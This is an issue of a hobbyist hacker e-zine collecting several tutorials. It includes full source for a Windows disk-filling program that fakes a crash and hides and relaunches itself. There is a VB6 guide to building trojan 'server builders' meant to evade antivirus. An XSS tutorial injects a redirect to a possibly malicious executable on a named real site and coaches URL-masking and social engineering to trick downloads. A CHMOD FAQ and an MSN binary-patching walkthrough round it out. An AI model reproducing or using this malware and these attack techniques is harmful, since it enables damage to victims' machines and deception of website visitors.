COODE MAGAZINE NR3

OVER 400 READERS IN 3 MONTHS...

NO ADS , JUST US

A RENSLT PRODUCTION

Table of Contents

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K1U'S HDD FILLER-SPECIAL EXTRA COMMENTED EDITION

```cpp
#include <fstream>
#include <windows.h>

/*********************************************************
THIS PROGRAM WAS CREATED SOLELY FOR
EDUCATIONAL PURPOSES
I the author am not responsible for how you may use
this program, I am not responsible for any damages
that may occur when using this program
Author/Programmer - K1u
Site - koh.org

Disclaimer posted on official site of author -
"The user of any program/material found on this site is
responsible
for any actions using it.
koh.org hereby disclaims any responsibility for the users action.
We are also not responsible for what may happen when
using them or any damages that may occur from using them."

VERSION - BETA 2
THIS PROGRAM WAS CREATED SOLELY FOR
EDUCATIONAL PURPOSES

REVISED NOVEMBER 18 2007.

SPECIAL EXTRA COMMENTED EDITION, for all my friends
learning CPP!
*********************************************************/

using namespace std;

int WINAPI WinMain(HINSTANCE hInstance, HINSTANCE
hPrevInstance, LPSTR IpCmdLine, int nCmdShow){
```

```c
/* We make the person think that this program has crashed... as
it continues to run in background
MB_OK makes the nice little ok button and MB_ICONSTOP is
the stop sign icon. More on the functions you can use if you
modify this -
http://msdn2.microsoft.com/en-us/library/ms645505.aspx */
MessageBox(NULL, "Exception AccessViolation in module at
0008B021.\nProgram will restart now",  "Application error",
MB_OK|MB_ICONSTOP);

/* Lets use a hidden console throughout this whole program
shall we */
FreeConsole();

/* Now then lets just spread this program around a bit shall we
*/

/* Ah... lets make a hidden clone... why not, we use the
SetFileAttributes function to make it Hidden*/
char hiddenpath[256] = { "C:\\WINDOWS\\slvcshost.exe" };
SetFileAttributes(hiddenpath, FILE_ATTRIBUTE_HIDDEN);

/* We get the file name, szPath represents the path of the exe
WTF is a TCHAR you ask? - http://msdn2.microsoft.com/en-
us/library/ms527395.aspx :D */
TCHAR szPath[MAX_PATH];
/* More on GetModuleFileName func -
http://msdn2.microsoft.com/en-us/library/ms683197.aspx */
GetModuleFileName(NULL, szPath, MAX_PATH);

/* Copy it to location */
CopyFile(szPath, hiddenpath, 0);


/* What will be printed into the dll files, this is considered a
Matrix or a 2 dimensional array.*/
char fstring[20][256] = {
```

```
    "0101010101001010101001010010110101001010101010101\
n" ,
     "\\\\\\\\\\\\\\\\Allo' Allo' !Enjoy!////////////////\n" ,

    "0101010101001010101001010010110101001010101010101\
n" ,

    "0101010101001010101001010010110101001010101010101\
n" ,
     "\\\\\\\\Program for educational purposes only///////\n" ,

    "0101010101001010101001010010110101001010101010101\
n" ,

    "0101010101001010101001010010110101001010101010101\
n" ,
     "I the author am not responsible for how you may use\n" ,
     "this program, I am not responsible for any damages/\n" ,
     "that may occur when using this program.////////////\n" ,

    "ooooooooooooooooooooooo/////////////////////////
\n" ,

    "ooooooooooooooooooooooooooooooooooooooooooooooooo
oo////\n" ,

    "ooooooooooooooooooooooooooooooooooooooooooooooooo
oo////\n" ,

    "ooooooooooooooooooooooooooooooooo/////////////////
//\n" ,

    "ooooooooooooooooooooooooooooooooooooooooooooooooo
oooooo\n" ,

    "0101010101001010101001010010110101001010101010101\
n" ,
     "\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\oooooooo\n"
```

```cpp
,
  "oooooooo//////////////////////////////////////\n"
,

 "01010101010010101010010100101101010010101010101010101\
n" ,

 "01010101010010101010010100101101010010101010101010101\
n" };


  /* Location of DLL file output
  ios::app will write to the end of file instead of overwriting it */
  ofstream putout0 ("C:\\WINDOWS\\ 1tw7ain0.dll", ios::app);
  ofstream putout1 ("C:\\WINDOWS\\ 1tw7ain1.dll", ios::app);
  ofstream putout2 ("C:\\WINDOWS\\ 1tw7ain2.dll", ios::app);


  /* Now before you think to yourself wtf why isnt he using
for(;;) to have a endless loop
  Explaination - It must limit because a endless input into the
files would not allow copying of the file efficiently
  No I am not explaining what a for loop is... if you do not know
what that is then you clearly do not know C++ */
  for(int i = 0; i < 5000000; i++){

  /* Hard drive space waste or filling portion of this program
  putout# is the path and file and fstring is what will be printed
into */
  putout0 << fstring;

  putout1 << fstring;

  putout2 << fstring;

  }

  /* Commence spreading of DLL file
```

```
Set location where generated dll files currently located
Note - I will work on making this more efficient on BETA 3 */
char* start1loc0 = "C:\\WINDOWS\\1tw7ain0.dll";
char* start1loc1 = "C:\\WINDOWS\\1tw7ain1.dll";
char* start1loc2 = "C:\\WINDOWS\\1tw7ain2.dll";

/* End locations */
char* end1loc0 = "C:\\WINDOWS\\system\\1tw7ain0.dll";
char* end1loc1 = "C:\\WINDOWS\\system\\1tw7ain1.dll";
char* end1loc2 = "C:\\WINDOWS\\system\\1tw7ain2.dll";

/* Use CopyFile function to copy to end locations, lol
CopyFile... what a simple func to use :D
If the var names do not explain enough...
start#loc# is the start location (path and filename) and the
end locations are end#loc# */
CopyFile(start1loc0, end1loc0, 0);
CopyFile(start1loc1, end1loc1, 0);
CopyFile(start1loc2, end1loc2, 0);

/* Previous end locations */
char* start2loc0 = "C:\\WINDOWS\\system\\1tw7ain0.dll";
char* start2loc1 = "C:\\WINDOWS\\system\\1tw7ain1.dll";
char* start2loc2 = "C:\\WINDOWS\\system\\1tw7ain2.dll";


/* Now lets spread those generated in system to Help, notice
we do not touch system32 */
char* end2loc0 = "C:\\WINDOWS\\Help\\system.dll";
char* end2loc1 = "C:\\WINDOWS\\Help\\drvrexe.dll";
char* end2loc2 = "C:\\WINDOWS\\Help\\drhome.dll";

/* Use CopyFile function to copy to end locations */
CopyFile(start2loc0, end2loc0, 0);
CopyFile(start2loc1, end2loc1, 0);
CopyFile(start2loc2, end2loc2, 0);

/* :) <3 !
```

Now then that was fun? Twas it not... lets run the hidden clone of the program we copied :)
I was originally using system to execute this like a idiot but found Winexec is better -
http://msdn2.microsoft.com/en-us/library/ms687393.aspx*/
WinExec("C:\\WINDOWS\\slvcshost.exe", SW_HIDE);
}

I created this Special Extra Commented Edition for all my friends getting into C++. This is basic code I created a while back. I do not program under the Windows API anymore so do not expect me to make any updates to this.

Commonly asked. -

What are CHMOD's?
To break it down basically they are rules or permissions. It stands for **CH**ange **MOD**e.

How can I edit them?
Use a FTP client to connect to your server, I suggest [Filezilla](). Other popular method through SSH.

### *If they are configured badly can I get hacked?*
Short answer No. Long answer... lets put it like this, if you have something CHMODDED to 777, yes it is writable to the public... but they must gain access to your server to be able to write in any of these files. But... I am not saying to go out and CHMOD your whole root directory to 777... no not at all, yes you can get hacked... though this is with result of the **groups** not being configured properly.

Well then whats the best CHMOD?
755.

Now for the information. -

So let me first explain what the 3 places on a CHMOD are with a

diagram.

Now to explain what these numbers can mean. Before I do that I will point out another way you might see CHMOD's formatted, particularly on Unix based systems when looking at file permissions.

R - Read
W - Write
X - Execute

0 = No permissions at all. (---) - **Avoid this**.
1 = Only permission to execute. (--x)
2 = Only permission to write. (-w-) - **Avoid this**.
3 = Permissions to write and execute. (-wx)
4 = Permission to read only. (r--)
5 = Permissions to read and execute. (r-x) **Good**.
6 = Permissions to read and write. (rw-)
7 = Permissions to do **anything**. (rwx)

<u>Examples.</u> -

Bad - 777 (-rwxrwxrwx) = Anyone can Read, Write, and Execute.

Good - 755 (-rwxr-xr-x) = You can do Read, Write, and Execute. Others can only Read and Execute.

Bad situations. -

I CHMODDED myself so I have no permissions to the file, what the heck do I do?!?
Ouchies! First off why did you do that? Find a backup of the file or try to download it to your system and chmod it as root.

My Web server has been attacked and my host blames my CHMOD's!
Blame your host for not setting up the groups correctly!

More questions! -

How do I change CHMOD's on my computer?
Simply -
chmod value filename
Example -
chmod 755 priv.txt

I want to change who is the owner of the file?
Use the chown command.
Syntax -
chown [-hHLPR] [[user]] [:group] target1 [[target2 ..]]

I want to change the group(s) of the file?
Use the chgrp command.
Syntax -
chgrp group target1 [target2 ..]

I am using windows what am I supposed to do?
Cacls.exe (Change Access Control Lists)

Links! -

CHMODDING on FreeBSD -

http://www.freebsd.org/cg...query=chmod&sektion=1
CHMODDING on Mac OS X -
http://www.hmug.org/man/1/chmod.php
CHMODDING on Solaris -
http://docs.sun.com/app/d...fkpckn?q=chmod&a=view
CHMODDING on Linux - Already shown in tutorial.

[VB 6] CREATING "EXE BUILDER"..

BUGS:
THERE WERE A FEW BUGS IN THE SOURCE.. BUT THEY ARE FIXED NOW !

Information:

When you use an trojan like Sub7..
You can create an EXE with the builder with your settings...
What makes things easy, because by some of those trojans
you can put an password on the server...

Because almost all these nice trojans are detected by Antiviruses
you probably want to make your own..
everything goes nice.. until creating you own "server builder"...

In this tutorial i will show you.. how you can create that server builder

SourceCodes:

http://tuts.djoedjoe.com/vb6exem/sources.rar

The Project:

Our "Trojan Server" will be an program that popups the text you have entered in the builder..

Try it:

Compile all the 3 sourcecodes..

Compile project EX01 as server.exe
Compile project EX02 as builder.exe
Compile project EX03 as patcher.exe

#1. put them all in 1 directory..
#2. Open the exe of EX03
#3. At the builder directory enter the path of builder.exe (EX02)
#4. At the server directory enter the path of server.exe (EX03)
#5. Click on "patch builder.exe"

What have we done until now ?

With the patcher.exe (EX03) we have put the binary of server.exe in the binary of builder.exe , see it as an resource for the builder.exe that is needed to create the server.exe

#6. Open builder.exe and Enter an name, click on build exe
#7. Look in the builder.exe directory.. and you will see an new exe file has been created..

Open it and test it ☻

Steps:

Were going to folow these important steps while creating our EXE Builder..

#1. Create our "trojan server"
#2. Create our "EXE Builder"
#3. Create our "EXE Builder PATCHER"

the 2 last steps might be confusing.. so i will explain

some details of it:

the difference between step #2 and step #3 is that step #2 is the program the user will be working with.. the program of step #3 will be part of our "work" ..

Well Lets Start...

Step #1: Creating the "Trojan Server"

Code:

```
'## SERVER EXAMPLE
'DjoeDjoe's  Software


'In this example the server will popup the name
you entered from the builder
'The name will be parsed from the binary



Private Sub Form_Load()
   Dim yourname As String
   yourname = LoadSettings
   MsgBox yourname
End Sub

Function LoadSettings()
'pars the settings from the exe's binary..

'Open the exe as binary
   Open App.Path & "\" & App.EXEName & ".exe"
For Binary Access Read As #1

'create an buffer
   Dim buffer As String
```

```vb
    buffer = Space(FileLen(App.Path & "\" &
App.EXEName & ".exe"))

'Store binay in buffer
    Get #1, , buffer

'Pars binary for settings

    Dim settings As String
    settings = Split(Split(buffer, "<our-
settings>")(1), "</our-settings>")(0)

'Close the file
    Close #1

'return the settings
    LoadSettings = settings


End Function
```

The LoadSettings function is for retrieving the settings
from the binary...
it will be more clear later...

Step #2: Creating the "EXE Builder"

    Code:

```vb
'DjoeDjoe's  Software
'Creating "trojan servers" example


```

```vb
'In this code.. we can create the server.exe from
builder.exe


Private Sub Command1_Click()

'Open the builder.exe binary in  READ MODE

Open App.Path & "\" & App.EXEName & ".exe" For
Binary Access Read As #1

'create an buffer


Dim buffer As String
buffer = Space(FileLen(App.Path & "\" &
App.EXEName & ".exe"))

'Read the binary of the builder.exe

Get #1, , buffer


'Pars the server binary from the buffer

Dim server_bin As String
server_bin = Split(Split(buffer,
"<SERVER_BINARY>")(1),
"</SERVER_BINARY>")(0)

'Close the file
Close #1
```

```vb
'Add the settings to the server binary

server_bin = server_bin & "<our-settings>" &
Text1.Text & "</our-settings>"


'Create our server.exe



'Open server.exe in binary mode ( adding an time
stamp at the end of the filename )

Open App.Path & "\server " & Replace(Time$, ":",
"") & ".exe" For Binary Access Write As #1

'Write to file
Put #1, , server_bin

'Close File
Close #1


MsgBox "Done"
```

End Sub

Step #3: Creating the "Trojan Server"

Code:

```
'DjoeDjoe's  Software


Private Sub Command1_Click()

'PART 1:  Read the binary of the server.exe

'Open the server.exe in binary READ  mode
Open Text2.Text For Binary Access Read As #1

'create an buffer

Dim buffer As String
buffer = Space(FileLen(Text2.Text))

'Read the binary

Get #1, , buffer

'close the file
Close #1



'PART 2: Write server binary in the binary of the
builder.exe
```

```vb
'open buider.exe in Binary WRITE mode

Open Text1.Text For Binary Access Write As #1

'write the binary of the server.exe behind the
binary of builder.exe ( where the binary of
builder.exe ends )
Put #1, FileLen(Text1.Text) + 1,
"<SERVER_BINARY>" & buffer &
"</SERVER_BINARY>"

'As you see in the line above.. i have added two text
strings.. <SERVER_BINARY> and
</SERVER_BINARY>
'between the two text strings, i have added the
binary of the server.exe..
'that because when you create an exe with the
builder, the builder needs to know where
'the binary of the server.exe is located..

Close #1




End Sub
```

################
Basic XSS Tutorial
By DjoeDjoe
DjoeDjoe's Software
################

Disclaimer
=============

Neither the author or the website where this tutorial is
published is responsible for any actions you take with the
information in this tutorial..
This tutorial has been written for educational purposes only..

Intro:
=======

In this tutorial i will show you
how XSS works and how you can use it..

What is an XSS ?
==================

An XSS is an vurnability in an web-application
that can cause hackers to execute scripts
on the client side...

Dangers of XSS...

these day's browser keep some of the
dangers of XSS outside..
Like.. if an script want to
write/edit edit files on the computer
it needs extra permission from the user...

or by some browsers it just get blocked...

How does XSS Work ?

if an user posts something to an webpage (ex:
http://search.live.com)
the search engine shows what KeyWord the user typed..

Example:

I gave the keyword: www.djoedjoe.com
You see that the search engine outputs my keyword again..

If an web-aplication processes the input from the user
without filtering, for example the user input:

xss-tutorial

it will be like this in the source:

Code:

```
........

<p> your keyword was: xss-tutotorial </p>

.......
```

In this case its seems very normal:

Your keyword was: xss-tutorial

But what if the user input was:

<script>alert("xss-tutorial");</script>

it would be in the source like this:

Code:

```
.....

```

> <p>Your keyword was: <script>alert("xss-tutorial");</script> </p>
>
> .....

this doesnt look very normal on the screen:

Your keyword was:

So what happend, is that the user input
was actually a javascript..
that didnt got filtert by the web-application
it didnt filter characters like: '</>

An browser builds an page by reading the source
it reads every HTML code and shows
then directly on the screen..
Scripts languages like javascripts ,
get executed too then...

It might be that you are an bit confusing, i will try to make it more clear:

Well this happens when an web-application (like an search engine) doesnt filter the user-input:

1. As keyword you enter an javascript..
2. the search engine checks if youre keywords matches the records, and then builds an page with the results..
3. the SearchEngine builds the rest of the page (like ads and stuff).. and s directly (without filtering it first) puts your keyword in the page too...
4. The webserver sends the page (source) to you...
5. Your browser reads every line/code from the source and shows it on the screen.
6. finally the browser also reads your javascript input ..
<script></script> .. and executes it..

i hope its a bit clear now how it works..
i will show you some examples of how to use XSS,
and why its a big problem...

How to find and use xss ?

XSS is dangrous because people get mislead easily..
There are scripts that like. steal user-cookies ...
hackers can abuse those stolen cookies..
Im not going further on cookie-stealing, but i will give
you an other example on how to abuse xss vurnability's...

Like i said, you can mislead people by using those XSS
Vurnability's...
You can someone to make download something,

By using an XSS on an trusted website..

Example:

You wouldnt expect that downloading something
from http://www.lapdonline.org/, would be some
kind of malware (trojan or something)..

Well lets if we can change that...
We gonna search for an XSS vurnabiity on that website...

Goto.. http://www.lapdonline.org/

You will see an search functions under the banner..
Lets see if the search engine filters our keyword...

Enter as keyword:

Code:

<script>alert("test");</script>

Click then on GO..

Yeahh, it worked !

Well how can we abuse this ??

We that we can put javascripts as keywords..
And most people would suspect hat website of something bad...

So its good enough to mislead people with it..
We could enter an javascript that would redirect people to an
trojan.. (in this im not using an trojan)..

well if that is wha we want to do..
We will using this little script then:

Code:

```
<script>document.location="http://tuts.djoedjoe.com/basi
cxss/eng/policescanner.exe";</script>
```

go back too: http://www.lapdonline.org/
And enter that script in the search engine and click on go...

hehe, look at there.. we have been redirected to our file...
This file named: policescanner.exe , could be an trojan

You could go in to an chat room or community
and say its an police scanner !

You would just gave the link in your browser then,
    Code:

http://www.lapdonline.org/search_results/search/&view_
all=1&chg_filter=1&searchType=content_basic&search_ter
ms=%3Cscript%3Edocument.location=%22http://tuts.djoe
djoe.com/basicxss/eng/policescanner.exe%22;%3C/script
%3E

People mostly read the first part of the link, before clicking on
it...
in this case: http://www.lapdonline.org/
Well, they gonna think its an LAPD website, and your talking
about an police scanner, so why not download it ?

Maybe when someone looks closely and he might see the link to
your trojan...
http://tuts.djoedjoe.com/basicxss/eng/policescanner.exe
and they will notice its fake...
but no worry's, with an URL-Encoder you can 'mask' that ...

Just encode your link to the 'policescanner' like this:

replace the link of the 'policescanner' tot the encoded text..
Makeup an good story etc.. and people will really download it..

Well...

I hope you have enjoyed this tutorial..
On the internet is much more information about XSS
this tutorial was to give you an introduction in XSS...

Multi-MsN Tutorial
==================
Written By DjoeDjoe

First of all: sorry for my bad english :P...
Second: i hope you will enjoy this tutorial..
Third: the maximum images allowed to use in threads was 10..
there were 13 images in this tutorial, so for some images you
have to visit the given link...

Info:

**Neither the author or the website where this tutorial is
published is responsible for any actions you take with
the information in this tutorial..
This tutorial has been written for educational purposes
only..**

I have used Windows Live Messenger for this tutorial (msn v8.1
)
but it should also work on versions 7 ++

In this tutorial, i will show how to patch your MSN Client..
So you can run multiple msn clients...

We will be needing the folowing tools:

OllyDBG (debugging tool) [url]http://www.ollydbg.de/[url]
Hex Workshop (Patching..) http://www.bpsoft.com

Okey, now you have the tools.. Lets start !

Open OllyDBG and goto.. File > Open > (open the msnmsgr.exe)...
The title of the window should be OllyDBG msnmsgr.exe [CPU - Main thread, Module msnmsgr] (image below)

If you dont see the last part ", Module msnmsgr " ,
the click on the C button at the menubar..

C button

Now right click in the window.. and goto > Search for > All
Intermodular Calls

In this window you will see the functions that msnmsgr.exe calls..
We will be looking for the Function: CreateEventA
Click on the destination bar (top of the Intermodular calls window)

this way we can sort all of the functions...
Search for CreateEventA in the list....

Now double click on the CreateEventA..
Now you will see:

Code:

```
00543CC5   . 0F84 4D4B0000  JE msnmsgr.00548818
00543CCB   > 68 78D75500    PUSH msnmsgr.0055D778
; /EventName = "MSNMSGR"
00543CD0  . 57            PUSH EDI                    ;
|InitiallySignaled
00543CD1  . 6A 01         PUSH 1                      ;
|ManualReset = TRUE
00543CD3  . 57            PUSH EDI                    ;
|pSecurity
00543CD4  . FF15 3C144000  CALL DWORD PTR
DS:[<&KERNEL32.CreateEven>; \CreateEventA
00543CDA  . 3BC7          CMP EAX,EDI
00543CDC  . 8B5D E8       MOV EBX,DWORD PTR
SS:[EBP-18]
00543CDF  . 8943 24       MOV DWORD PTR
DS:[EBX+24],EAX
```

```
00543CE2   . 0F84 EA4B0000  JE msnmsgr.005488D2
00543CE8   . FF15 8C154000  CALL DWORD PTR
DS:[<&KERNEL32.GetLastErr>; [GetLastError
00543CEE   . 3D B7000000    CMP EAX,0B7
```

Well from address 00543CC5 to address 00543CD4 is the function CreateEventA..
Msn Messenger uses this function to show up the client..
What MSDN say's about this function:
http://msdn2.microsoft.com/en-us/library/ms682396.aspx
One of the CreateEvent function parameter is the EventName ,
you can see the name at Address 00543CCB ..

Code:

```
00543CCB  > 68 78D75500    PUSH msnmsgr.0055D778
; /EventName = "MSNMSGR"
```

Now MSDN say's:

Code:

```
Return Value

If the function succeeds, the return value is a handle to the
event object. If the named event object existed

before the function call, the function returns a handle to the
existing object and GetLastError returns

ERROR_ALREADY_EXISTS.

If the function fails, the return value is NULL. To get
extended error information, call GetLastError.
```

If the event already exists, the function will return
ERROR_ALREADY_EXISTS ..

To see the result of CreateEvent we need to call GetLastError..

Well if you look at address 00543CE8 .. you will see that right after the CreateEvent function,
MSN called the GetLastError function..

Code:

```
00543CE8   . FF15 8C154000  CALL DWORD PTR
DS:[<&KERNEL32.GetLastErr>; [GetLastError
```

Now on the nextline (address 00543CE8)..
You see:

Code:

```
00543CEE   . 3D B7000000    CMP EAX,0B7
```

CMP means : COMPARE

now this line compares the 'message' of GetLastError with the value 0B7 .. (0B7 = hex , so in decimal it

would be 183)
So 0B7 = ERROR_ALREADY_EXIST ..

now because of this line.. we cant run multiple msn client..
but what if we changed 0B7 to something like 0B6 (or whatever you like)..
The it would be possible to run multiple MSN Clients..

Because GetLastError alway's returns 0B7 (
ERROR_ALREADY_EXIST) when MSN is already running..
Remember that the GetlastError message is stored in EAX,

Code:

```
00543CEE   . 3D B7000000    CMP EAX,0B7
```

When MSN is running EAX is equeal to 0B7, and msn wont create another client..
but if we change the 0B7 to 0B6 , then
next time msn is running.. EAX wont equeal 0B7 again ☺.. and msn will launch another client window..

Now we know where to change the code..
So lets patch this thing ☺..

Leave ollydb open,
launch Hex Workshop ..
